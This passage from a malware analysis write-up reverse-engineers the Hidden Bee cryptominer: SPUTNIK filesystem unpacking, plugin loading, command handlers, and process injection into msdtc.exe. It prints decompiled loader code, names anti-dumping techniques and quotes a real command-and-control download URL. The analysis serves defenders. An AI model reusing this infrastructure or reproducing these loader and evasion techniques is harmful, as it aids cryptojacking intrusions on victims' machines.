        unpacked = unpack_rsi_package((_DWORD *)(rsi_pointer2 + 4), rsi_size);
        v18 = unpacked;
        sputnik_unpacked = (int)unpacked;
```

Like in previous cases, it starts from finishing to load itself (relocations and imports). Then, it patches the function in NTDLL. This is a common prolog in many HiddenBee modules.

Then, we have another phase of loading elements from the supplied packages. The path that will be taken depends on the runtime arguments. If the function received both !rsi packages, it will start by parsing one of them, retrieving loading submodules.

First, the SPUTNIK filesystem must be unpacked from the !rsi package:




After being unpacked, it is mounted. The filesystems are mounted internally in the memory: A global structure is filled with pointers to appropriate elements of the filesystem.

```
create_unique_mutex1((int)&v29);
map_sputnik_fs((int)&v29, 1u);
rsi_size = *(_DWORD *)rsi_pointer2;
v34 = &v33;
v33 = &v33;
unpacked = unpack_rsi_package((_DWORD *)(rsi_pointer2 + 4), rsi_size);
v18 = unpacked;
sputnik_unpacked = (int)unpacked;
if ( unpacked )
{
  if ( !mount_sputnik_fs(unpacked + 1, *unpacked) )
  {
    plugin_name = (const char *)get_next_plugin_name((int *)&arg_C);
    if ( plugin_name )
    {
      current_module_1 = (char *)arg_C + (_DWORD)plugin_name;
      if ( plugin_name < (char *)arg_C + (signed int)plugin_name )
      {
        do
        {
          _plugin_name = plugin_name;
          while ( plugin_name < current_module_1 && *plugin_name )
            ++plugin_name;
          name_len = strlen(_plugin_name);
          plugin_path_buf = (void **)malloc(name_len + 44);
          if ( plugin_path_buf )
          {
            sprintf((char *)plugin_path_buf + 8, path_i386_s, _plugin_name);// '/bin/i386/' + plugin_name
            v23 = v34;
            *plugin_path_buf = &v33;
            plugin_path_buf[1] = v23;
            *v23 = plugin_path_buf;
            v34 = plugin_path_buf;
          }
          if ( plugin_name == current_module_1 )
            break;
          if ( !*++plugin_name )
            break;
        }
        while ( plugin_name < current_module_1 );
```

At the beginning, we can see the list of the plugins that are going to be loaded: cloudcompute.api, deepfreeze.api, and netscan.api. Those names are being appended to the root path of the modules.

```
10001137 push    ebx
10001138 lea     eax, [esi+8]
1000113B push    offset path_i386_s ; "/bin/i386/%s"
10001140 push    eax                ; Dest
10001141 call    ds:__imp_sprintf
10001147 mov     eax, [ebp+var_8]
1000114A lea     ecx, [ebp+var_C]
1000114D mov     [esi], ecx
```

Each module is fetched from the mounted filesystem and loaded:



Calling the function to load the plugin

Consecutive modules are loaded one after another in the same executable memory area. After the module is loaded, its header is erased. It is a common technique used in order to make dumping of the payload from the memory more difficult.

The cloudcompute.api is a plugin that will load the miner. More about the plugins will be explained in the next section of this post.

Reading its code, we find out that the SPUTNIK modules are filesystems that can be mounted and dismounted on demand. This module will be communicating with others with the help of a named pipe. It will be receiving commands and executing appropriate handlers.


Initialization of the commands' parser:

```
100036B3 push    50h
100036B5 push    ebx
100036B6 push    dword ptr [esi]
100036B8 call    sub_100096FA
100036BD push    dword ptr [esi]
100036BF call    setup_commands
100036C4 mov     ebx, 0FFFFD8EEh
100036C9 push    offset aPackage ; "package"
100036CE push    ebx             ; int
100036CF push    dword ptr [esi] ; int
100036D1 call    sub_10009641
100036D6 push    offset aLoaded  ; "loaded"
100036DB push    0FFFFFFFFh      ; int
100036DD push    dword ptr [esi] ; int
100036DF call    sub_10009641
100036E4 push    0FFFFFFFDh
100036E6 push    dword ptr [esi]
100036E8 call    sub_10009120
100036ED mov     edi, offset aSputnik_0 ; "sputnik"
100036F2 push    edi             ; Str
100036F3 push    0FFFFFFFEh      ; int
100036F5 push    dword ptr [esi] ; int
100036F7 call    cmd_init_name
```


The function setting up the commands: For each name, a handler is registered. (This is probably the Lua dispatcher, first described here.)

```
int __cdecl setup_commands(int cmds)
{
  cmd_init_handler(cmds, (int)cmd_decode, 0);
  cmd_init_name(cmds, -2, aDecode);
  cmd_init_handler(cmds, (int)cmd_mount_sputnik_fs, 0);
  cmd_init_name(cmds, -2, aMount);
  cmd_init_handler(cmds, (int)cmd_dismount_sputnik_fs, 0);
  cmd_init_name(cmds, -2, aDismount);
  cmd_init_handler(cmds, (int)sub_1000393A, 0);
  cmd_init_name(cmds, -2, aMounted);
  cmd_init_handler(cmds, (int)sub_10003999, 0);
  cmd_init_name(cmds, -2, aUpdate);
  cmd_init_handler(cmds, (int)load_and_run_modules, 0);
  cmd_init_name(cmds, -2, aLoad);
  cmd_init_handler(cmds, (int)sub_10003B40, 0);
  cmd_init_name(cmds, -2, aSleep);
  cmd_init_handler(cmds, (int)to_download_something, 0);
  cmd_init_name(cmds, -2, aGet);
  cmd_init_handler(cmds, (int)to_get_tcp_stat, 0);
  cmd_init_name(cmds, -2, aEstab);
  cmd_init_handler(cmds, (int)cmd_get_random_buffer, 0);
  cmd_init_name(cmds, -2, aRandom);
  cmd_init_handler(cmds, (int)cmd_read_registry_key, 0);
  cmd_init_name(cmds, -2, aRead);
  cmd_init_handler(cmds, (int)cmd_set_registry_val, 0);
  cmd_init_name(cmds, -2, aWrite);
  cmd_init_handler(cmds, (int)sub_10004267, 0);
  return cmd_init_name(cmds, -2, aCleanup);
}
```


When plugins are run, we can see some additional child processes created by the process running the coredll (in the analyzed case it is inside rundll32):



Also it triggers a firewall alert, which means the malware requested to open some ports (triggered by netscan.api plugin):



We can see that it started listening on one TCP and one UDP port:



The plugins

As mentioned in the previous section, the SPUTNIK filesystem contains three plugins: cloudcompute.api, deepfreeze.api, and netscan.api. If we convert them to PE, we can see that all of them import an unknown DLL: mpsi.dll. When we see the filled import table, we find out that the addresses have been filled redirecting to the functions from the previous NS module:

Offset	Name	Func. Count	Bound?	OriginalFirstThun
1044	mpsi.dll	5	FALSE	114C
1058	ntdll.dll	6	FALSE	1164
106C	KERNEL32.dll	21	FALSE	10E8
1080	ADVAPI32.dll	10	FALSE	10BC
1094	MSVCRT.dll	2	FALSE	1140


mpsi.dll [5 entries]

Call via	Name	Ordinal	Original Thunk	Thunk
1010	-	3	80000003	254D32
1014	-	1	80000001	254A38
1018	-	4	80000004	254D58
101C	-	5	80000005	256886
1020	-	2	80000002	254C7A

So we can conclude that the previous element is the mpsi.dll. Although its export table has been destroyed, the functions are fetched by the custom loader and filled in the import tables of the loaded plugins.

First the cloudcompute.api is run.


This plugin retrieves from the filesystem a file named “/etc/ccmain.json” that contains the list of URLs:




Those are addresses from which another set of modules is going to be downloaded:

```
["sstp://news.onetouchauthentication.online:443/mlf_plug.zip.sig","sstp://news.onetouc
```

It also retrieves another component from the SPUTNIK filesystem: /bin/i386/ccmain.bin. This time, it is an executable in NE format (version converted to PE is available here: 367db629beedf528adaa021bdb7c12de)




This is the component that is injected into msdtc.exe.




The HiddenBee module mapped into msdtc.exe

The configuration is also copied into the remote process and is used to retrieve an additional package from the C&C:



This is the plugin responsible for downloading and deploying the Mellifera Miner: core component of the Hidden Bee.

Next, the netscan.api loads module /bin/i386/kernelbase.bin (converted to PE: d7516ad354a3be2299759cd21e161a04)



The miner in APT-style

Hidden Bee is an eclectic malware. Although it is a commodity malware used for cryptocurrency mining, its design reminds us of espionage platforms used by APTs. Going through all its components is exhausting, but also fascinating. The authors are highly professional, not only as individuals but also as a team, because the design is consistent in all its complexity.

Appendix

https://github.com/hasherezade/hidden_bee_tools – helper tools for parsing and converting Hidden Bee custom formats

https://www.bleepingcomputer.com/news/security/new-underminer-exploit-kit-discovered-pushing-bootkits-and-coinminers/

Articles about the previous version (in Chinese):

Our first encounter with the Hidden Bee:

https://blog.malwarebytes.com/threat-analysis/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit/